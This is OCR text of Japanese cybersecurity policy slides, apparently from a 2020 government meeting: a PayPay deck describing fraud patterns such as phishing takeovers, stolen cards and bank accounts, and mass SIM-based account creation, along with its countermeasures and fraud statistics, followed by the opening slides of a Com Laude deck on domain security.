
②不正取得した他人の銀行口座をPayPayアカウントへの紐づけ利用する

③不正取得したクレジットカードをPayPayに登録し、利用する

④スマートフォンなどデバイスを盗み、不正利用する

⑤不正に大量のPayPayアカウントを作成し、PayPayボーナス不正取得

① フィッシングによるアカウント乗っ取り



参考）PayPayからの注意喚起

2020.02.04 機能・サポート情報

PayPayをかたるフィッシングメールにご注意ください

当社名や当社サポート窓口を騙り、異なる端末からログインされているなどとアカウント情報や認証コードを入力させようとするメールが送信されていることを確認いたしました。

こうしたメールを、当社がお送りすることはございません。

不審なメールを受信した場合には、開かずに削除をお願いいたします。

フィッシング詐欺かどうかの判断が難しい場合には、メールに記載のリンクはクリックせず、PayPayアプリからのリンクや検索サイトからPayPayのウェブサイトをご確認ください。

参考）フィッシングサイトによるアカウント乗っ取り抑止

特許出願中のSMS認証機能

①アカウント新規登録時や
新たなデバイスからログインする際に

２ケタのアルファベット＋４ケタの数字
にて認証を行う

例）AB-1234
の６ケタがSMSで送られてくる


②ログインしようとしているPayPayアカウントに
自動的にアルファベット2文字が表示される

↓

フィッシングサイト等ではアルファベット２文字は
表示されないため、見分ける方法になる

参考）利用可能額の設定


１日ごと、１ヵ月ごとの利用可能金額をユーザーが自由に設定可能



設定の変更時にSMS認証が必要になるため、上限変更が簡単にできない

参考）ログイン管理機能

2021年1月リリース




①新しいデバイスでログインがあると、手元の端末にPayPayアカウントにログインした通知が届く

通知例）

②現在PayPayにログイン中の端末が一覧で確認できるため、万が一身に覚えのない端末を見つけたらすぐにログアウトさせることができる。

② 銀行口座の不正利用



② 銀行口座の不正利用 事例

①利用アカウントが誰でも簡単に作成できた

②銀行口座情報の登録時に行う
本人確認が容易な金融機関が狙われたこと

出典：NHK
https://www3.nhk.or.jp/news/special/sakusakukeizai/articles/20200911.html

参考）PayPayアカウント作成方法


SMS認証

スマホの電話番号をつかって本人確認を行う認証手段

	SMS認証	新規作成時の本人確認	信憑性
PayPay	○	携帯番号へのSMS	スマホ契約時に原則本人確認


29

③ 不正取得したクレジットカードの利用



30

④ スマートフォンなどデバイスを盗み、不正利用する



31

⑤ 不正なアカウント作成（SMS認証を悪用）

SIMカード4万枚を利用し犯行

音声通話SIM
→本人確認が必要

SMS機能付きデータ専用SIM
→本人確認不要で契約可能

出典：朝日新聞デジタル
https://www.asahi.com/articles/ASNB77RPFNB7UTIL00Q.html

SIMカード契約時の本人確認が必須

32

不正利用ケースにおけるユーザー対策

不正利用ケース	被害者	PayPayでの対応	ユーザーの対策
①PayPayアカウント乗っ取り	PayPayユーザー	SMS認証、利用可能上限額設定、回数上限、ログイン管理など	**フィッシングサイトなど怪しいサイトに情報入力をしない**
②銀行口座乗っ取り	**銀行口座保有者**	eKYC（本人確認）	
③クレジットカード乗っ取り	**クレジットカード保有者**	3Dセキュア	
④デバイス盗用	PayPayユーザー	24時間365日カスタマーサポート、全額補償制度など	**デバイスのパスコードロック、デバイスを盗まれないようにする**
⑤PayPayボーナス不正取得	ユーザー影響なし （PayPayまたはキャンペーン原資負担企業）	不正取得リスクを鑑みたキャンペーン設計	―――

PayPayにおける不正利用の状況

悪意ある第三者による
PayPayに関係のない情報流出

<ご参考：不正発生率について>

PayPay	**0.00004%＊1**
クレジットカード	0.05%＊2

＊1 PayPay登録ユーザー数3,000万人に対する2020年3月～5月の3カ月平均の不正発生率
＊2 クレジットカード契約数：26,326万件（2019年12月末時点）に対し、インターネットショップが公表した漏えい事案において、偽決済画面等によるクレジットカード 番号等の漏えい件数（約14万件）の不正発生率

参照：
https://www.caa.go.jp/policies/policy/consumer_policy/caution/internet/pdf/consumer_policy_cms104_200213_01.pdf
https://www.j-credit.or.jp/information/statistics/


PayPayにおける不正利用の状況

<ご参考：不正発生率の推移>

主なキャンペーン、対象時期	不正発生率
「100億円あげちゃうキャンペーン」（2018/12/4~12/13）	0.996%*
本人認証サービス（３Dセキュア※2）導入後（2019/1/21~5/13）	0.003%*
「第2弾100億円キャンペーン」（2019/2/12~5/13）	0.0004%*
2020/3~2020/5	0.00004%**

*クレジットカード決済における期間中のチャージバック（※1）件数÷期間中の総決済件数にて算出。
**前ページと同様定義にて算出した数値。

※1「チャージバック」とは、クレジットカードの不正利用の疑いが発覚したときに、クレジットカード利用者に確認後、クレジットカード会社がその代金の売上を取消しすることです。
※2「本人認証サービス（3Dセキュア）とは 各クレジットカード会社が推奨している本人認証のためのサービスです。事前にカード会社に登録したパスワードなどを入力いただくことで本人認証を行い、他人による「なりすまし」などの不正利用を防ぐ仕組みです。



不正利用防止に向けた対策と取り組み

PayPayの不正利用対策

① 不正を発生させないためのリスクルール

SMS認証によるアカウント登録、eKYC（一部の金融機関登録時）、3Dセキュア導入（クレジットカード登録）、利用回数・上限金額制限（登録時／入金時／決済時）

② 不正を早期に発見して利用させない体制

不正パターンの自動学習システムによる早期検知・アラート発報、専用スタッフによる常時モニタリング（24時間365日）

③ 万一利用されてしまった場合の顧客対応

24時間365日カスタマーサポート（電話受付）、被害者への全額補償制度の導入

① 不正を発生させないためのリスクルール

- **SMS認証によるアカウント登録**
- **eKYC（一部の銀行登録時）／3Dセキュア導入（クレジットカード登録）**
- **利用回数・上限金額制限（登録時／入金時／決済時）**

犯罪者のターゲットになりにくいサービス設計

クレジットカードによる支払時の上限金額

一定期間の利用実績等、当社基準により付与

本人認証未設定	本人認証設定済	本人認証設定済+青いバッジ
5,000円 （過去24時間）	20,000円 （過去24時間）	250,000円 （過去24時間）
5,000円 （過去30日間）	50,000円 （過去30日間）	250,000円 （過去30日間）

② 不正を早期に発見して利用させない体制

・不正パターンの学習システムによる自動検知／アラート発報

・専用スタッフによる常時モニタリング（24時間365日）

人間と機械の
ダブルスタンバイ・ダブルチェック

高精度の不正検知を実現

出典：日本テレビ「news every」
2020年10月13日放送

39

③ 万が一利用されてしまった場合の顧客対応

・24時間365日カスタマーサポート（電話受付）


・被害者への全額補償制度の導入

ユーザー・加盟店が
いつでも相談できる体制

万が一の時も、
金融機関と速やかに連携して
補償手続きへ

40

対海外の情報管理セキュリティ



ソースコード診断報告書(要約版)

本書は「ソースコード診断報告書」を要約した資料となります。
詳細な内容については本編の「ソースコード診断報告書」をご参照ください。

記

1. **診断実施概要**
   - 実施日時
     2019年12月2日(月)～2020年1月24日(金)
   - 診断対象
     - ファイル数　：　15,279 ファイル
     - ステップ数　：　1,119,185 ステップ
   - 診断方法
     目視による下記観点に対するソースコード診断
     1. システムが保有する個人情報を想定しない接続先に送信していないこと
     2. システムが保有する個人情報を外部ファイルに出力していないこと

2. **診断結果**
   今回の診断対象であるソースコードからは上述の診断観点 2 に該当する箇所が計 1 件検出されました。

   しかし、当該箇所については開発部門へヒアリングした下記理由により、
   問題がないことを確認しました。
   - 運用環境の設定下においてはファイル出力されないことが確認されている。
   - 2020/2/20現在、当該箇所は削除され、改修されたソースコードでリリース済である。

   上述のとおり、検出された箇所についても問題ないことが確認されているため、
   今回の診断観点における評価では、ご指摘事項はありません。

外部に個人情報を送信・書き出していないか
という観点で第三者機関（株式会社ラック）
によるPayPayの全ソースコード診断を実施済み

対警察やJC3と連携した取り組み

出典：朝日新聞デジタル
https://www.asahi.com/articles/ASM5R3HWMM5ROIPE00F.html

警察庁 National Police Agency

JC3 日本サイバー犯罪対策センター
JC3 : Japan Cybercrime Control Center

- 捜査機関やJC3との連携や情報交換
- 都道府県警が主催するサイバー専科などの教養への講師派遣など

今後とも不正者撲滅と
インターネット社会の健全化を目指し、
捜査機関との官民連携を推進して参ります

今後の課題とまとめ


今後の課題　SMS認証の抜け穴

SMS認証によるアカウント登録

本人確認不要で入手できる
SMS機能付きデータ専用SIM

SMS認証代行業＝犯罪の温床

全てのSIMカードの契約では
本人確認を必須に



Com Laude


サイバーセキュリティ政策会議資料

ドメインレベルでのセキュリティ

2020年11月18日
Com Laude株式会社
日本法人代表取締役
村上　嘉隆

Com Laudeグループ

Com Laude



創業：2004年（ドメイン業務に関しては1995年より従事）
拠点: イギリス、アメリカ、スペイン、日本
クライアント: 著名ブランド、法律事務所、弁理士等
従業員数：約80名
ICANN認定ドメインネームレジストラ

1

Com Laude株式会社の有識者

村上嘉隆（Yoshi Murakami）

Com Laude株式会社代表取締役、2002年より法人向けドメイン関連業務に従事。ドメインネーム（gTLD、ccTLD）のオペレーション、新gTLD/ドットブランドのマネジメント、コンサルティングを経験。2017年よりCom Laudeグループに所属。

講師・有識者経験等

- 総務省ドメイン名政策委員会・専門家としての報告（2014年）
- DNSのルートゾーンにおける日本語ルールの生成パネル・パネリスト
- 弁理士協会・研修講師（2019年）
- 日本ネットワークインフォメーションセンター（JPNIC） ICANN報告会での講演・ディスカッションパネリスト
- IGF-Japanでの講演
- 大学での講演　等

ドメインネームとは

- インターネットウェブサイトにアクセスする際に必要となる「文字列（文字及び数字の羅列）」です。
- サイバースペースへアクセスするための手段となるものです。
- 本来はコンピュータが理解するIPアドレス（数字の羅列）で通信されますが、人間が覚えやすくするためIPアドレスに対応する文字列「ドメインネーム」を表示しています。
- ドメインネームが無いと、ウェブサイトを見つける事、電子メールの送受信ができません。

comlaude.jp

Com Laude

example.com

セカンドレベルドメイン　トップレベルドメイン

東京都千代田区霞が関2丁目1番2号

2-1-2 Kasumigaseki Chiyoda-ku, Japan

2-1-2.Kasumigaseki.Chiyoda-ku.jp

npa.go.jp

サード レベル　セカンド レベル　トップ レベル


4

Com Laude

人間が作り出した「サイバースペース（仮想空間）」

ドメインはサイバースペースへのアクセスに使います

